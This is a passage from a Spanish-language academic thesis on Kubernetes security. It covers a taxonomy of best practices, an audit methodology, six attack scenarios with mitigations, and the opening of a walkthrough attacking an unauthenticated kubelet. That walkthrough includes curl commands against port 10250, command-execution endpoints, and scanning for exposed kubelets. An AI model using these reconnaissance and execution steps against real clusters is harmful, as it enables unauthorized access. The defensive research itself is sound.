

Figura 30. Taxonomía propuesta de buenas prácticas de seguridad en Kubernetes.

Tabla 4. Compendio de buenas prácticas de seguridad en Kubernetes.

Medida	Área	Tipo
KUBE_INFR_01	INFR	Preventivo (Hardening)
KUBE_INFR_02	INFR	Preventivo (Hardening)
KUBE_INFR_03	INFR	Preventivo (Hardening)
KUBE_INFR_04	INFR	Preventivo (Hardening)
KUBE_INFR_05	INFR	Preventivo (Hardening)
KUBE_INFR_06	INFR	Preventivo (Hardening)
KUBE_INFR_07	INFR	Preventivo (Hardening)
KUBE_WRKL_01	WRKL	Preventivo (Hardening)
KUBE_WRKL_02	WRKL	Preventivo (Hardening)
KUBE_WRKL_03	WRKL	Preventivo (Hardening)
KUBE_WRKL_04	WRKL	Preventivo (Hardening)
KUBE_WRKL_05	WRKL	Preventivo (Hardening)
KUBE_WRKL_06	WRKL	Preventivo (Hardening)
KUBE_WRKL_07	WRKL	Preventivo (Hardening)
KUBE_WRKL_08	WRKL	Preventivo (Hardening)

RNTM_SVCM_01	RNTM	Proactivo (Runtime)
RNTM_SVCM_02	RNTM	Proactivo (Runtime)
RNTM_SVCM_03	RNTM	Proactivo (Runtime)
RNTM_SVCM_04	RNTM	Proactivo (Runtime)
RNTM_SVCM_05	RNTM	Proactivo (Runtime)
RNTM_IPS_01	RNTM	Proactivo (Runtime)
RNTM_IPS_02	RNTM	Proactivo (Runtime)
RNTM_OBSV_01	RNTM	Proactivo (Runtime)
RNTM_OBSV_02	RNTM	Proactivo (Runtime)
RNTM_OBSV_03	RNTM	Proactivo (Runtime)

El compendio de buenas prácticas de seguridad resumido en la Tabla 4, será el utilizado como referencia para la evaluación de su eficacia e impacto en diversos escenarios reales cuidadosamente diseñados, lo cual se aborda a continuación en el capítulo dedicado al **diseño experimental**.

11. Diseño experimental

Una vez realizado el estudio sobre los posibles enfoques para la seguridad en Kubernetes, resulta necesario diseñar y posteriormente llevar a cabo un protocolo de experimentación que permita la evaluación del impacto y la eficacia de las medidas propuestas en diversos escenarios propuestos.
Para lograr dicho propósito, será necesario definir, configurar y desplegar un *cluster* de Kubernetes tanto con configuraciones por defecto, como con otras utilizadas comúnmente en la industria que puedan aumentar la superficie de ataque ante posibles amenazas. La eficacia y seguridad efectiva de las medidas y recomendaciones propuestas en los distintos escenarios de prueba diseñados, serán evaluadas en su conjunto para determinar la efectividad en la seguridad de un *cluster* de Kubernetes.
La primera parte del capítulo está dedicada a la presentación de la metodología propuesta para la validación de la efectividad de las medidas propuestas mediante el protocolo que ha sido definido. Luego, se define el contexto y los objetivos perseguidos en cada uno de los escenarios propuestos, así como las medidas de seguridad propuestas para su remediación y mitigación. A continuación, nos adentramos en cada uno de los escenarios donde se realiza un estudio detallado de sus deficiencias y del impacto de las medidas de seguridad propuestas. Finalmente, se presentan las conclusiones parciales a los resultados obtenidos en este capítulo.

11.1. Metodología de evaluación propuesta

Una metodología de evaluación formaliza el proceso y pasos necesarios para valorar de manera objetiva, ya sea desde el punto de vista cualitativo y/o cuantitativo, una propuesta de solución al problema planteado.
Para realizar el proceso de evaluación de la seguridad del sistema propuesto, resulta necesario definir una metodología concisa y robusta que nos permita analizar, de la manera más objetiva posible, el impacto real de las medidas de seguridad propuestas en cada uno de los escenarios.

11.1.1. Protocolo de validación

La metodología o protocolo de validación propuesto será aplicado a un conjunto de casos de uso, o en otras palabras, escenarios de ataque propuestos en una sección posterior. A continuación se describen las fases de la metodología propuesta:

11.1.1.1. Fase 1: Configuración inicial del *cluster*

Se tomará como línea base para la comparativa un *cluster* configurado incorrectamente y/o sin alcanzar los niveles recomendados para una configuración segura. En el *cluster* de prueba citado, se desplegarán los escenarios de ataque propuestos (mediante *workloads* de Kubernetes) que pueden ser vulneradas aprovechando distintos *attack paths* [393].

11.1.1.2. Fase 2: Evaluación inicial de la seguridad

Una vez definido y desplegado nuestro *cluster* vulnerable, la siguiente fase consiste en la valoración tanto cualitativa como cuantitativamente de nuestro *cluster*. Para ello, resulta

necesario definir una propuesta de validación que ofrezca una noción de la “seguridad” completa e integrada de un *cluster* de Kubernetes.
El análisis cualitativo y cuantitativo del *cluster* estará basado en los resultados obtenidos por las herramientas utilizadas en las distintas auditorías a llevar a cabo. Ejemplo de estos resultados pueden ser el número de vulnerabilidades encontradas, el nivel de cumplimiento con guías de seguridad como las de CIS, entre otros. Dichas auditorías se centrarán en los siguientes aspectos:

- Auditoría desde la perspectiva de un *blue team* [394].
- Auditoría desde la perspectiva de un *red team* [394].
- Auditoría de los *workloads* desplegados.
- Auditoría de la seguridad de la red.

Las áreas citadas sobre las que se centrará el análisis se dividen en dos categorías relevantes: *capa de infraestructura* y *capa de aplicación*. Las auditorías *blue team* y *red team* se enfocan en la seguridad de la infraestructura del *cluster*, mientras que por otro lado, las auditorías de los *workloads* y de red se enfocan primordialmente en la capa de aplicación, lo que recae mayormente en requerimientos propios de cada situación.
A continuación se describen las pautas para realizar cada una de las auditorías antes mencionadas.

Auditoría *blue team*:
Esta auditoría se enfocará en la evaluación de criterios de cumplimiento y conformidad con las buenas prácticas definidas por la industria para Kubernetes. Específicamente, se tomará como medio de comparación los *CIS Benchmarks* para Kubernetes (v1.6.0) [210].
Existen diversas herramientas de diagnóstico para evaluar el estado de un *cluster*, pero algunas como Sonobuoy [395] no serán utilizadas en este apartado pues se centran en tareas de conformidad para certificar distribuciones de Kubernetes por la CNCF [396].
Para determinar el cumplimiento y conformidad con los *CIS Benchmarks* para Kubernetes usaremos la herramienta *kube-bench* [397], aunque también sería posible usar otras con el mismo propósito como *kubernetes-cis-benchmark* [398], [399], del proveedor Neuvector [386].

Auditoría *red team*:
Esta auditoría se centrará en la evaluación del nivel de seguridad atendiendo a los problemas y vulnerabilidades más comunes presentes en un *cluster* de Kubernetes, ya sea por deficiencias en la fase de instalación como en la configuración del mismo.
La herramienta utilizada en este caso, será *kube-hunter* [400], la cual permite determinar fallas de seguridad en *clusters* de Kubernetes. *kube-hunter* también puede ser utilizado para realizar un pentesting de tipo *black-box* a nuestro *cluster* [401], lo cual resulta de gran utilidad para simular un potencial ataque a nuestra infraestructura.

Auditoría de *workloads*:
A diferencia de las dos auditorías anteriores, esta auditoría se centra en el plano de las aplicaciones de usuario desplegadas en el *cluster* mediante *workloads*. En un ambiente de Kubernetes aprender a crear la configuración de *workloads* es un reto en sí, y tener presente los aspectos relacionados con la seguridad en la configuración agrega un nivel extra de complejidad. Es por ello que el análisis de la seguridad de los *workloads* en Kubernetes es de primordial importancia.

La configuración de nuestras aplicaciones en Kubernetes típicamente se realiza mediante código, independientemente de que usemos YAML, Helm Charts u otras herramientas de plantillas. La configuración como código (CaC) [402], [403], afecta a la seguridad de Kubernetes asociada a cómo debe ser ejecutado un *workload* y las capacidades que tendría un atacante en caso de una brecha de seguridad.
Para estos propósitos existen diversas herramientas auditoras de IaC [404]. Entre las más conocidas se encuentran *kube-scan* [192], Polaris [190], *kubeaudit* [405], Checkov [147], [148] y kubei [406]. Debido a su simplicidad y facilidad de uso, solo utilizaremos *kube-scan*, Polaris y Checkov.

Auditoría de red:
Como última línea de defensa, debemos asegurarnos que a nivel de reglas de negocio, la separación entre las distintas capas de la aplicación está bien implementada a nivel de red. Comúnmente, la validación se realiza mediante el escaneo de puertos (usualmente con Nmap [407]) por equipos de pentesting.
Tradicionalmente, la tarea de segmentación de la red divide a la red en segmentos de red más “pequeños”. Agrupa y aisla aplicaciones o sistemas en subredes atendiendo a diversos criterios [408]. Mediante dicha segmentación se reduce el riesgo y las amenazas de diversas maneras, entre ellas: evitar el tráfico de red no autorizado y/o que ataques alcancen áreas de alta seguridad.
En nuestro caso se usan las políticas de red de Kubernetes para adaptar las metodologías tradicionales de *segmentación de red* a Kubernetes. Existen herramientas en la literatura como *netassert* [409], pero su dependencia con Docker [410] influyó en que se seleccionara otra herramienta: *illuminatio* [411].
La auditoría se centrará en la seguridad interna de la red dentro del *cluster*, ya que el desplazamiento lateral es una de las estrategias contempladas en la matriz de ataque para Kubernetes [120]. El propósito será el de evaluar la conformidad de las políticas de red con el tráfico de red deseado que ha especificado el usuario.

11.1.1.3. Fase 3: Remediación y Mitigación

Después de realizar las distintas auditorías mencionadas en nuestro *cluster* vulnerable, procedemos a realizar un proceso de remediación y/o mitigación de las vulnerabilidades encontradas [412]. El propósito en esta fase es el de seleccionar y aplicar a nuestro *cluster* (e.g. *workloads*, etc.), medidas de seguridad anteriormente definidas en este trabajo (ver Capítulo 10) y que dependen en cada caso del escenario de ataque propuesto.
Dichas medidas de seguridad pueden variar desde una mejora en la configuración de los componentes del *cluster* (*kube-apiserver*, *kubelet*, etc.) hasta la implantación de mecanismos y/o herramientas (políticas de red, Falco, Istio, etc.) para mejorar la “seguridad” de nuestro *cluster*.

11.1.1.4. Fase 4: Evaluación de la seguridad post-mitigación

Una vez concluido el paso anterior, se vuelve a aplicar el método de valoración cualitativo cuantitativo definido en la Fase 2. Los resultados obtenidos se reportarán y documentarán de la misma manera que en la Fase 2 para poder establecer una comparativa.

11.1.1.5. Fase 5: Análisis de los resultados

La fase final consiste en el análisis de los resultados obtenidos. La validación de la calidad y/o "seguridad" del *cluster* se analizará atendiendo a las 2 categorías relevantes (*capa de infraestructura* y *capa de aplicación*) mencionadas en la Fase 2.

11.1.2. Prototipo de *cluster* para experimentación

Para validar la metodología propuesta en la sección anterior, es necesario realizar el *diseño y despliegue de un prototipo de cluster* para tareas de experimentación. En dicho *cluster* se llevarán a cabo tanto los escenarios de ataque propuestos, como las remediaciones producto de la implantación de las familias de medidas de seguridad propuestas en este trabajo (ver Capítulo 10).
Debido a la gran complejidad de una plataforma de orquestación como Kubernetes, realizar un análisis exhaustivo de todas las posibles amenazas y de aún mayor cantidad de mecanismos de protección, resulta impracticable debido a la gran superficie de ataque de la misma.
Una vez realizada una auditoría de seguridad, es momento de comenzar a realizar mejoras. Pero, *¿por dónde comenzar?*.
Al igual que recomienda CIS en su *whitepaper* [413], aplicaremos el *Principio de Pareto* para ayudar a priorizar las acciones de protección del *cluster* en materia de ciberseguridad. En nuestro trabajo, nos centraremos en ese 20% de áreas y componentes críticos en nuestro *cluster* que son responsables de aproximadamente el 80% de los problemas de seguridad.
Las tres grandes áreas determinadas en este trabajo para hacer frente a la mayoría de problema de seguridad son las siguientes:

- **La capa de infraestructura:** componentes claves en el funcionamiento del *cluster*.
- **La capa de aplicación:** *workloads* y la comunicación de red de las aplicaciones.
- **Protección en tiempo de ejecución:** mecanismos activos de protección ante un inminente incidente de seguridad.

11.1.2.1. Configuración del *cluster*

El prototipo de *cluster* vulnerable utilizado consta de tres nodos, un plano de control y dos nodos *worker*, y se basa en una instalación por defecto de KinD [70] (ver Figura 31). Adicionalmente, se han realizado configuraciones en los elementos clave que más impacto tienen en la seguridad de Kubernetes.
El fichero de configuración utilizado en nuestras pruebas se puede encontrar en los **materiales adjuntos** del trabajo (ver a continuación).

```
material-adjunto/attack-scenarios/vulnerable-cluster-config.yaml
```



Figura 31. Arquitectura del prototipo de cluster vulnerable. (Fuente: aquasec.com)

Respecto a la configuración de los workloads y de la comunicación de red, en caso de ser necesarios, se diseñarán y detallarán en cada escenario de ataque atendiendo a los *attack paths* y las vulnerabilidades presentes en dichos escenarios.

11.2. Escenarios de ataque propuestos

A continuación se enumeran y describen los escenarios de ataque que han sido diseñados como conjunto de prueba para la evaluación de las familias de medidas de seguridad propuestas en el capítulo anterior. Además, se proporciona una visión general del contexto en el que se enmarca cada escenario de ataque y de la selección de medidas de seguridad que pueden ser aplicadas para su remediación y/o mitigación. Finalmente, se ofrece a modo de resumen una tabla comparativa para determinar el cubrimiento de las medidas aplicadas sobre el compendio de medidas de seguridad propuesto en el capítulo anterior.

11.2.1. Escenario 1: Atacando un kubelet vulnerable

En este escenario se tiene al *kube-apiserver* con una autenticación correctamente protegida mediante el uso de *mTLS* [414]. Sin embargo, el *kubelet* ha sido configurado utilizando los parámetros por defecto y como resultado, su API está accesible al atacante producto de una mala configuración de la infraestructura en la nube (falta de segmentación de la red, reglas permisivas en el firewall, etc.).

El servicio del *kubelet* usualmente escucha en el puerto 10250/TCP y solo debería estar disponible para la comunicación interna del *cluster* (*kube-apiserver* → *kubelet*), pero en nuestro caso, está accesible desde fuera. Esto representa un grave problema, ya que el atacante podría encontrar servicios de *kubelet* vulnerable buscando en herramientas como Shodan [415], [416].

Para la correcta remediación y mitigación en este escenario, basta con aplicar la familia de medidas propuesta **KUBE_INFR_02**.

11.2.2. Escenario 2: Desplazamiento lateral por baja seguridad en la red

En este escenario se tiene un *cluster* configurado apropiadamente desde el punto de vista de la infraestructura, pero presenta un *workload* con diversas vulnerabilidades y además deficiencias en la seguridad de la red referente a la aplicación del usuario.
El propósito de este escenario de ataque es mostrar la importancia de asegurar áreas clave como los *workloads* (aplicaciones del usuario) y la segmentación de la red en un ambiente de Kubernetes.
El objetivo del escenario es que el atacante logre un acceso inicial al *cluster* y luego, debido a la baja seguridad en la red, pueda realizar un desplazamiento lateral e incluso lograr la comunicación hacia fuera del *cluster*, lo cual representa una amenaza seria en sistemas donde el cumplimiento con la RGPD [417] o HIPAA [418] sea primordial.
En este escenario, las medidas de remediación aplicables se dividen en tres grupos: protección de los *workloads* (**KUBE_WRKL_04**, **KUBE_WRKL_05**, **KUBE_WRKL_06**, **KUBE_WRKL_07**, **KUBE_WRKL_08**), la red (**KUBE_WRKL_04d**, **KUBE_WRKL_04e**, **KUBE_WRKL_04f**) y la cadena de suministro de *software* (**KUBE_WRKL_08**).

11.2.3. Escenario 3: Explotando Service Accounts con exceso de privilegios

El presente escenario está basado en el escenario anterior, donde se realiza un ataque de desplazamiento lateral aprovechando la baja seguridad en la red del *cluster*. En este caso, el atacante usará a su favor los *Service Accounts* que cuenten con exceso de privilegios con diversos propósitos como desplazamiento lateral, acceso a información sensible del *cluster* como son los *Secrets*, escalado de privilegios, entre otros.
El objetivo perseguido con este escenario de ataque es evidenciar la importancia de llevar a cabo buenas prácticas de seguridad en el sistema primario de autorización de Kubernetes: el módulo de RBAC. Aunque estamos en presencia de un escenario complejo, el ataque se centrará en la exploración y explotación del *cluster* aprovechando los *Service Accounts* con excesos de privilegios utilizados en los *workloads*.
Las medidas de remediación y/o mitigación que son apropiadas en este escenario permiten primeramente el bloqueo de acciones maliciosas, protección de los *workloads* y de la red (**RNTM_IPS_01, KUBE_WRKL_04**). También abarcan la protección los datos sensibles de la infraestructura y las aplicaciones (**KUBE_INFR_03**, **KUBE_INFR_06**, **KUBE_WRKL_03**). Finalmente, es necesario implantar una buena configuración de RBAC (**KUBE_WRKL_01, KUBE_WRKL_02**) y dificultar las acciones de los atacantes (**KUBE_INFR_05**).

11.2.4. Escenario 4: Ataque Man-in-the-Middle (MITM) vía CVE-2020-8554

En este escenario, se hará uso de la vulnerabilidad CVE-2020-8554 [419], [420], que permitiría realizar un ataque de Man-in-the-Middle (MITM). Este problema de seguridad afecta a todas las versiones de Kubernetes (v1.0-1.20), mayormente a los *clusters multi-tenant* (es decir, con múltiples usuarios) ya que un potencial atacante está habilitado

para crear o editar/actualizar servicios y pods, pudiera ser capaz de interceptar el tráfico de otros pods (o nodos) en el *cluster* [421].
La remediación y mitigación para este escenario va desde la implantación de protección en tiempo de ejecución (**RNTM_IPS_01**, **RNTM_OBSV_02**) hasta la aplicación de políticas de control de recursos a ser desplegados en el *cluster* (**KUBE_INFR_01d, KUBE_INFR_01e**). Otro aspecto considerado son acciones complementarias para mantener la buena salud del *cluster* (**KUBE_INFR_04**, **KUBE_INFR_07**).

11.2.5. Escenario 5: Amenazas internas (administrador malicioso)

El presente escenario muestra el impacto que puede tener en la organización las acciones maliciosas de un actor/administrador corrupto. El presente escenario se clasifica dentro del apartado de amenazas internas (*insider threats*), una de las mayores amenazas a las aplicaciones en la nube en la actualidad según [422]. De manera adicional, este escenario es de gran utilidad para estudiar cómo pueden contribuir las mallas de servicio como una capa adicional de seguridad en Kubernetes.
El actor corrupto puede ser un empleado antiguo o actual, consultores, etc. Dichos actores operan en un círculo de confianza con acceso a redes, sistemas e información sensible de la organización [423].
En este caso el atacante, ya sea un actor interno malintencionado o un actor externo con acceso a credenciales de administración del *cluster*, puede escalar el ataque en diversas direcciones. Las credenciales antes mencionadas otorgan permisos de administración del *cluster*, pero no otorgan el permiso para operar mallas de servicio como Istio (ver Figura 32).



Figura 32. Las mallas de servicio como capa de abstracción.
(Fuente: servicemesh.es)

Las estrategias de remediación y mitigación para este escenario recaen principalmente en la aplicación extensiva de políticas de autorización (**RNTM_SVCM_03**, **RNTM_SVCM_04**) de forma complementaria a una malla de servicios (**RNTM_SVCM_04**, **RNTM_SVCM_05**).

Otros factores adicionales que contribuyen son la observabilidad (**RNTM_OBSV_01**) y la protección de las comunicaciones (**RNTM_SVCM_01**).

11.2.6. Escenario 6: Ataque de tráfico malicioso externo

El objetivo de este escenario es mostrar un ejemplo práctico de cómo un atacante externo podría elegir como blanco nuestro *cluster* de Kubernetes. Las aplicaciones desplegadas en la infraestructura (*workloads*) no presentan vulnerabilidades y cuyo único vector de ataque es estar expuestas a Internet.
En este caso, el único recurso que puede utilizar el atacante es el envío de tráfico (externo) malicioso hacia nuestra infraestructura. Si bien parte de estos ataques de tráfico malicioso pueden ser mitigados mediante *software* y *hardware* a nivel de capa L3-L4 (*firewalls*, etc.), este escenario se centrará a nivel de capa L7.
Al igual que en varios escenarios anteriores, resulta necesario restringir las capacidades de los *workloads* (**KUBE_WRKL_04**) y el uso de políticas de autorización (**RNTM_SVCM_04**) y de la observabilidad (**RNTM_OBSV_03**) mediante una malla de servicios. Finalmente, un aspecto clave para la remediación y mitigación en este escenario es el uso de estrategias de control de tráfico avanzadas (**RNTM_SVCM_02**) ante ataques maliciosos desde el exterior.

11.3. Experimentación y evaluación de resultados

A continuación, se presentarán los distintos escenarios de ataque propuestos para la validación de nuestra propuesta. Dicho conjunto de escenarios, ha sido seleccionado minuciosamente con el propósito de garantizar la mayor cobertura posible sobre la matriz de ataque para Kubernetes de Microsoft [120], la cual a su vez está basada en el *framework* de MITRE ATT&CK® [119].
Para cada ataque se analizará el *attack path* empleado por el atacante y su cubrimiento de las áreas de interés propuestas en el *framework* de MITRE ATT&CK®. Para el caso particular de Kubernetes, haremos uso de la versión actualizada de la matriz de ataque de Microsoft [121].

11.3.1. Atacando un kubelet vulnerable

11.3.1.1. Contexto y objetivos

En una instalación por defecto de Kubernetes, el *kubelet* se ejecuta sin protección, siendo vulnerable a un ataque. El motivo por el cual no está protegido es que por defecto, el parámetro `--anonymous-auth=true` es el usado. Por tanto, las peticiones a los endpoints del API del *kubelet* son procesadas como peticiones anónimas. Esto implica que dichas peticiones serán posteriormente autorizadas porque el modo de autorización por defecto es `--authorization-mode=AlwaysAllow` [19].
La documentación de Kubernetes [181] ofrece muy poca documentación del API, aunque revisando el código fuente en [424], es posible determinar los *endpoints* de la misma [425]. Entre los endpoints más atractivos desde el punto de vista de un atacante serían:

- `/pods` - listar pods en ejecución

[19] Herramientas como *kubeadm* configuran el *cluster* basado en buenas prácticas de seguridad por defecto.

- `/run` - ejecutar un comando en un contenedor
- `/exec` - ejecutar un comando en un contenedor utilizando un flujo
- `/cri` - ejecutar un comando en un contenedor después de que un flujo fue abierto por `/exec`

Para comunicarse con los endpoints del API es posible utilizar `curl` [426]:

```
curl -k -X <method> https://<node_ip>:10250/<api_command>/<sub_command>
```

por ejemplo, para listar los pods podríamos hacer.

```
curl -k -X GET https://<node-ip>:10250/pods | python -m json.tool
```

No obstante, en nuestro ataque haremos uso de la herramienta *kubeletctl* [427], la cual implementa el API del *kubelet* y permite realizar peticiones más avanzadas que las que se pueden realizar con curl. El ataque consistirá de dos etapas fundamentales:

1. Etapa de descubrimiento y reconocimiento
2. Etapa de explotación

Descubrimiento y reconocimiento

Para el descubrimiento, procedemos a buscar nodos con el puerto del *kubelet* abierto, donde podemos usar Shodan o escanear un rango de direcciones IP mediante el comando `kubeletctl scan` (ver Figura 33).

En cada uno de esos IPs, se puede llevar a cabo una tarea de reconocimiento mediante la inspección de la configuración del *kubelet* vulnerable como se puede observar en la Figura 34. Esta inspección constituye una gran amenaza, ya que el atacante puede replicar el estado exacto del componente a partir de su configuración y por tanto, sería más mucho más fácil su vulneración.

Partiendo de un *kubelet* vulnerable producto de una configuración deficiente, la siguiente acción que puede llevar a cabo un atacante es listar los pods y contenedores en ejecución en el nodo víctima seleccionado (ver Figura 35).

Finalmente, una vez que un atacante se ha hecho con información sensible de los pods y sus contenedores, resulta lógico intentar realizar una ejecución de comandos dentro de los mismos. Dichas acciones se llevan a cabo a continuación.



Figura 33. Escaneo de direcciones IP buscando un kubelet vulnerable.

